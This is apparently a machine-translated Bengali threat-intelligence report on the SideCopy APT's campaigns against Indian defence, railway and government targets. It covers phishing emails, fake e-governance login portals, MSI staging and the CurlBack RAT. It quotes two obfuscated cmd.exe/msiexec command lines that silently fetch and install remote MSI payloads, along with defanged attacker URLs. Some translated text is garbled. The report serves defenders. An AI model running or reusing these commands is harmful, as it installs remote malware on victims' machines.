
Seqrite ল্যাবস এপিটি টিম ২০২৪ সালের ডিসেম্বরের শেষ সপ্তাহ থেকে সক্রিয় পাকিস্তান-সংশ্লিষ্ট সাইডকপি এপিটি-র নতুন কৌশল উন্মোচন করেছে। গ্রুপটি ভারত সরকার, প্রতিরক্ষা, সামুদ্রিক খাত এবং বিশ্ববিদ্যালয়ের শিক্ষার্থীদের বাইরেও তাদের লক্ষ্যবস্তুর পরিধি প্রসারিত করেছে এবং এখন রেলওয়ে, তেল ও গ্যাস এবং পররাষ্ট্র মন্ত্রণালয়ের অধীনস্থ সংস্থাগুলোকেও অন্তর্ভুক্ত করেছে। সাম্প্রতিক ক্যাম্পেইনগুলোতে একটি উল্লেখযোগ্য পরিবর্তন হলো, প্রাথমিক স্টেজিং মেকানিজম হিসেবে এইচটিএমএল অ্যাপ্লিকেশন (এইচটিএ) ফাইল ব্যবহারের পরিবর্তে মাইক্রোসফট ইনস্টলার (এমএসআই) প্যাকেজ গ্রহণ করা।
হুমকি সৃষ্টিকারীরা শনাক্তকরণ এড়ানোর জন্য ক্রমাগত তাদের কৌশল পরিবর্তন করছে, এবং এই পরিবর্তনের পেছনে রয়েছে তাদের ডিএলএল সাইড-লোডিং ও মাল্টি-প্ল্যাটফর্ম অনুপ্রবেশের অবিরাম ব্যবহার। এই বিবর্তনের মধ্যে রিফ্লেক্টিভ লোডিং-এর মতো কৌশল এবং অ্যাসিঙ্ক র্যাটের ধারা অনুসরণ করে এর সক্ষমতা বাড়ানোর জন্য জেনো র্যাট (Xeno RAT) ও স্পার্ক র্যাট (Spark RAT)-এর মতো ওপেন-সোর্স টুলগুলোর পুনঃব্যবহারও অন্তর্ভুক্ত। এছাড়াও, কার্লব্যাক র্যাট (CurlBack RAT) নামে একটি নতুন পেলোড শনাক্ত করা হয়েছে, যা ভুক্তভোগীকে সি২ (C2) সার্ভারে রেজিস্টার করে।
কী অনুসন্ধান
- আক্রমণকারী ইমেল আইডির সাথে যুক্ত ব্যবহারকারীর নামগুলি সাইবার নিরাপত্তা ব্যাকগ্রাউন্ড সহ একজন সরকারি কর্মীর ছদ্মবেশ ধারণ করছে, এবং ঝুঁকিপূর্ণ আইডি ব্যবহার করছে।
- একটি খোলা ডিরেক্টরি সহ একটি ই-গভর্নেন্স পরিষেবার অনুকরণকারী একটি নকল ডোমেন, পেলোড এবং ক্রেডেনশিয়াল ফিশিং লগইন পৃষ্ঠা হোস্ট করার জন্য ব্যবহৃত হয়।
- মহারাষ্ট্র রাজ্যের একাধিক সিটি মিউনিসিপ্যাল কর্পোরেশনের (CMC) বিভিন্ন RTS পরিষেবার জন্য তেরোটি সাব-ডোমেইন এবং URL লগইন পৃষ্ঠা হোস্ট করে।
- জলসম্পদ মন্ত্রকের আওতাধীন জাতীয় জলবিদ্যা প্রকল্পের (NHP) অফিসিয়াল ডোমেন ক্ষতিকারক পেলোড সরবরাহের জন্য আপস করা হয়েছে।
- C#-ভিত্তিক ওপেন-সোর্স টুল XenoRAT-এর একটি কাস্টম সংস্করণ স্থাপনের জন্য PowerShell-এর মাধ্যমে রিফ্লেক্টিভ লোডিং এবং রিসোর্স সেকশনের AES ডিক্রিপশনের মতো নতুন কৌশল।
- গোল্যাং-ভিত্তিক ওপেন-সোর্স টুল SparkRAT-এর একটি পরিবর্তিত রূপ, যা লিনাক্স প্ল্যাটফর্মগুলিকে লক্ষ্য করে তৈরি করা হয়েছে, একই মাধ্যমে মোতায়েন করা হয়েছে স্টেজার পূর্বে Poseidon এবং Ares RAT পেলোডের জন্য ব্যবহৃত হত।
- DLL সাইড-লোডিং কৌশল ব্যবহার করে কার্লব্যাক নামে একটি নতুন RAT ব্যবহার করা হয়েছে। এটি UUID এর মাধ্যমে C2 সার্ভারে ভুক্তভোগীকে নিবন্ধন করে এবং কার্ল ব্যবহার করে ফাইল স্থানান্তর সমর্থন করে।
- ২০২৫ সালের জানুয়ারি এবং ২০২৪ সালের জুন মাসে হানি-ট্র্যাপ থিমের প্রচারণা চালানো হয়, একই সময়ে পাকিস্তানি হ্যান্ডলারের কাছে সংবেদনশীল তথ্য ফাঁসের অভিযোগে একজন সরকারি কর্মচারীকে গ্রেপ্তার করা হয়।
- ২০২৪ সালের আগস্টে দেখা যাওয়া একটি শিক্ষা পোর্টাল, যা ২০২৫ সালের ফেব্রুয়ারিতে আবার সক্রিয় হয়, নতুন ইউআরএল দিয়ে বিশ্ববিদ্যালয়ের শিক্ষার্থীদের লক্ষ্য করে তৈরি করা হয়। এই পোর্টালগুলিতে তিনটি ভিন্ন থিম ব্যবহার করা হয়: "জলবায়ু পরিবর্তন", "গবেষণা কাজ" এবং "পেশাদার" (সম্পূর্ণ বিশ্লেষণ রেকর্ডিংয়ে দেখা যাবে)। এখানে, সাইডকপি এপিটির ছয়টি ভিন্ন ক্লাস্টার ব্যাখ্যা করে)।
- সাইডকপির মূল গ্রুপ, APT36, দীর্ঘদিন পর আফগানিস্তানকে লক্ষ্য করে ইসলামিক আমিরাত অফ আফগানিস্তানের অধীনে অফিস অফ দ্য প্রিজনার্স অ্যাডমিনিস্ট্রেশন (OPA) সম্পর্কিত একটি থিম নিয়ে এসেছে। "ভবিষ্যতের যুদ্ধের জন্য নেতৃত্বের বিকাশ" থিম সহ লিনাক্স সিস্টেমগুলিকে লক্ষ্য করে একটি সাম্প্রতিক প্রচারণায় AES/RC4 এনক্রিপ্ট করা স্টেজারগুলি MeshAgent RMM টুল ড্রপ করার জন্য ব্যবহার করা হয়েছে।
ভারতীয় মন্ত্রণালয়ের অধীনে লক্ষ্যবস্তু খাতসমূহ
- রেল
- তেল গ্যাস
- বহিরাগত বিষয়
- ডিফেন্স
ফিশিং ইমেল

প্রতিরক্ষা খাতের মানুষদের লক্ষ্য করে প্রচারণা চালানো হয়েছে ১৩ জানুয়ারী ২০২৫ তারিখের একটি ফিশিং ইমেল, যার বিষয় ছিল "আলোচিত NDC 13 এর জন্য আপডেট শিডিউল"। ইমেলটিতে "NDC2025-Updated-Schedule.pdf" নামের একটি ফাইল ডাউনলোড করার লিঙ্ক রয়েছে যাতে লক্ষ্যবস্তুকে প্রলুব্ধ করা যায়।

১৫ জানুয়ারী ২০২৫ তারিখে "এই কোর্সের জন্য নীতি আপডেট.txt" বিষয়বস্তু সম্বলিত দ্বিতীয় ফিশিং ইমেলটিতে একটি ফিশিং লিঙ্কও রয়েছে। এই ইমেলটি একটি অফিসিয়াল-চেহারার ইমেল আইডি থেকে এসেছে যা সম্ভবত হ্যাক করা হয়েছে। ন্যাশনাল ডিফেন্স কলেজ (এনডিসি) হল দিল্লিতে অবস্থিত জাতীয় নিরাপত্তার কৌশলগত এবং অনুশীলনের জন্য একটি প্রতিরক্ষা পরিষেবা প্রশিক্ষণ প্রতিষ্ঠান, যা ভারতের প্রতিরক্ষা মন্ত্রণালয়ের অধীনে পরিচালিত হয়।

আক্রমণকারীর ইমেল ঠিকানা “gsosystems-ndc@outlook[.]com”, ১০ জানুয়ারী ২০২৫ সালে সংযুক্ত আরব আমিরাতে তৈরি করা হয়েছিল এবং শেষবার এটি সক্রিয় দেখা গিয়েছিল ২৮ ফেব্রুয়ারী ২০২৫ সালে। OSINT অনুরূপ দেখতে ইমেল আইডি “gsosystems.ndc-mod@nic[.]in” প্রকাশ করেছে যা ভারতের ইলেকট্রনিক্স এবং তথ্য প্রযুক্তি মন্ত্রকের (MeitY) আওতাধীন ন্যাশনাল ইনফরমেটিক্স সেন্টার (NIC) এর অন্তর্গত। আক্রমণকারীর ইমেলের সাথে সংযুক্ত ব্যবহারকারীর নাম সাইবার নিরাপত্তা পটভূমির একজন সরকারি কর্মীর ছদ্মবেশ ধারণ করে।
ডিকয় ডকুমেন্টস
এই প্রহসনটি ভারতের জাতীয় প্রতিরক্ষা কলেজ (এনডিসি) এর সাথে সম্পর্কিত এবং এতে ৬৫তম কোর্সের (এনডিসি-৬৫) ২০২৫ সালের বার্ষিক প্রশিক্ষণ ক্যালেন্ডার (অধ্যয়ন ও কার্যকলাপ) রয়েছে। নয়াদিল্লিতে অবস্থিত, এটি প্রতিরক্ষা পরিষেবা প্রশিক্ষণ ইনস্টিটিউট এবং প্রতিরক্ষা পরিষেবা (ভারতীয় সশস্ত্র বাহিনী) এবং সিভিল সার্ভিসের কর্মকর্তাদের জন্য কৌশলগত শিক্ষার সর্বোচ্চ আসন, যা সকলেই ভারতের প্রতিরক্ষা মন্ত্রণালয়ের অধীনে পরিচালিত।

ওপেনডির এবং ক্রেডফিশ

রেলওয়ে সংস্থাগুলিকে লক্ষ্য করে প্রচারণা চালানোর জন্য ই-গভর্ন্যান্স পোর্টাল পরিষেবার ছদ্মবেশে একটি ভুয়া ডোমেন ব্যবহার করা হয়েছে। এই ডোমেনটি ১৬ জুন ২০২৩ সালে তৈরি করা হয়েছিল এবং তদন্তের সময় চিহ্নিত একাধিক ফাইল ধারণকারী একটি উন্মুক্ত ডিরেক্টরি রয়েছে।

মোট ১৩টি সাব-ডোমেইন চিহ্নিত করা হয়েছে, যা বিভিন্ন সিস্টেমের জন্য লগইন পোর্টাল হিসেবে কাজ করে যেমন:
- ওয়েব মেইল
- সেফটি ট্যাঙ্ক ম্যানেজমেন্ট সিস্টেম
- পে-রোল সিস্টেম
- কর্তৃপক্ষ নির্ধারণ করুন
এগুলি সম্ভবত ক্রেডেনশিয়াল ফিশিংয়ের জন্য ব্যবহৃত হচ্ছে, গত বছর থেকে সক্রিয়ভাবে একাধিক বৈধ সরকারি পোর্টালের ছদ্মবেশ ধারণ করছে। এই লগইন পৃষ্ঠাগুলি সাধারণত RTS পরিষেবা (জনসেবা অধিকার আইন) এর সাথে সম্পর্কিত এবং বিভিন্ন সিটি মিউনিসিপ্যাল কর্পোরেশন (CMC) এর সাথে সম্পর্কিত। এই সমস্ত জাল পোর্টালগুলি মহারাষ্ট্র রাজ্যের মধ্যে অবস্থিত শহরগুলির অন্তর্গত:
- চন্দ্রপুর
- গাদচিরোলি
- আকোলা
- সাতারা
- ভাসাই ভিরার
- বল্লারপুর
- মীরা ভাইন্ডার
নিম্নলিখিত সারণীতে চিহ্নিত সাব-ডোমেন এবং সেগুলি প্রথম পর্যবেক্ষণের তারিখগুলি তালিকাভুক্ত করা হয়েছে:
| সাব-ডোমেন | প্রথম দেখা |
| gadchiroli.egovservice[.]in সম্পর্কে | 2024-12-16 |
| pen.egovservice[.]in সম্পর্কে | 2024-11-27 |
| cpcontacts.egovservice[.]ইন
cpanel.egovservice[.]in সম্পর্কে webdisk.egovservice[.]in সম্পর্কে cpcalendars.egovservice[.]ইন webmail.egovservice[.]in সম্পর্কে |
2024-01-03 |
| dss.egovservice[.]in সম্পর্কে
cmc.egovservice[.]in সম্পর্কে |
2023-11-03 |
| mail.egovservice[.]in এ | 2023-10-13 |
| pakola.egovservice[.]in সম্পর্কে
pakora.egovservice[.]in সম্পর্কে |
2023-07-23 |
| egovservice[.]in সম্পর্কে | 2023-06-16 |

এই সমস্ত ডোমেনের নিম্নলিখিত DNS ইতিহাস প্রাথমিকভাবে AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED) এর অধীনে নিবন্ধিত। এটি বৈধ পরিষেবাগুলির ছদ্মবেশ ধারণ এবং সন্দেহাতীত ব্যবহারকারীদের কাছ থেকে শংসাপত্র সংগ্রহের জন্য একটি সম্ভাব্য সমন্বিত অবকাঠামো স্থাপনের ইঙ্গিত দেয়।
ওপেন ডিরেক্টরিটির আরও তদন্তে জাল ডোমেনের সাথে যুক্ত অতিরিক্ত URL গুলি পাওয়া গেছে। এই URL গুলি সম্ভবত একই রকম ফিশিং উদ্দেশ্যে কাজ করে এবং আরও প্রতারণামূলক সামগ্রী হোস্ট করে।
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
ক্লাস্টার-এ

সাইডকপির প্রথম ক্লাস্টারটি উইন্ডোজ এবং লিনাক্স উভয় পরিবেশকেই লক্ষ্য করে একটি পরিশীলিত পদ্ধতি দেখায়। তাদের অস্ত্রাগারে নতুন রিমোট অ্যাক্সেস ট্রোজান (RAT) যুক্ত করা হয়েছে, যা বিভিন্ন সিস্টেমকে কার্যকরভাবে ক্ষতিগ্রস্ত করার ক্ষমতা বৃদ্ধি করে।
উইন্ডোজ
একটি স্পিয়ার-ফিশিং ইমেল লিঙ্ক একটি আর্কাইভ ফাইল ডাউনলোড করে, যার মধ্যে ডাবল এক্সটেনশন (.pdf.lnk) শর্টকাট থাকে। এগুলি এমন ডোমেনে হোস্ট করা হয় যা বৈধ বলে মনে হয়:
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-জাতীয়-ছুটির দিন-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
শর্টকাটটি cmd.exe-কে এমন আর্গুমেন্টসহ চালু করে, যা শনাক্তকরণ এড়াতে এবং পাঠযোগ্যতা কমাতে এস্কেপ ক্যারেক্টার (^) ব্যবহার করে। এই ফাইলগুলোর সাথে একটি নতুন মেশিন আইডি “dv-kevin” দেখা যায়, কারণ সাধারণত এর জায়গায় “desktop-” প্রিফিক্সটি থাকে।

দূরবর্তী অবস্থান থেকে হোস্ট করা MSI প্যাকেজগুলি ইনস্টল করার জন্য msiexec.exe ইউটিলিটি ব্যবহার করা হয়। এটি ইনস্টলেশন সুইচের সাথে নীরব মোড ফ্ল্যাগ ব্যবহার করে।
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^onal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

প্রথম ডোমেইনটি খোলা ডিরেক্টরিতে দেখা একটি নকল ই-গভর্নেন্স সাইটের অনুকরণ করে, আর দ্বিতীয়টি হলো পানি সম্পদ মন্ত্রণালয়ের অধীনস্থ সংস্থা, অফিসিয়াল ন্যাশনাল হাইড্রোলজি প্রজেক্টের একটি হ্যাক হওয়া ডোমেইন। MSI-টিতে ConsoleApp1.exe নামের একটি .NET এক্সিকিউটেবল রয়েছে , যা base64 এনকোডেড একাধিক PE ফাইল ড্রপ করে। প্রথমে, ডিকয় ডকুমেন্টটি Public ডিরেক্টরিতে ড্রপ করে খোলা হয়, আর বাকি PE ফাইলগুলো ' C:\ProgramData\LavaSoft\ '- এ ড্রপ করা হয় । এদের মধ্যে দুটি DLL রয়েছে:
- বৈধ DLL: Sampeose.dll সম্পর্কে
- ক্ষতিকারক DLL: DUI70.dll সম্পর্কে, হিসেবে চিহ্নিত কার্লব্যাক ইঁদুর.
কার্লব্যাক ইঁদুর

DLL-গুলোর পাশে girbesre.exe নামের একটি স্বাক্ষরিত উইন্ডোজ বাইনারি (যার আসল নাম CameraSettingsUIHost.exe ) রাখা হয়। এটি চালু করলে, EXE ফাইলটি ক্ষতিকর DLL-টি সাইড-লোড করে। একটি HTA স্ক্রিপ্ট ( svnides.hta ) রাখার মাধ্যমে এটিকে স্থায়ী করা হয়, যা EXE ফাইলটির জন্য একটি রান রেজিস্ট্রি কী তৈরি করে। দুটি ভিন্ন ক্ষতিকর DLL-এর নমুনা পাওয়া গেছে, যেগুলোর কম্পাইলেশন টাইমস্ট্যাম্প হলো ২০২৪-১২-২৪ এবং ২০২৪-১২-৩০।

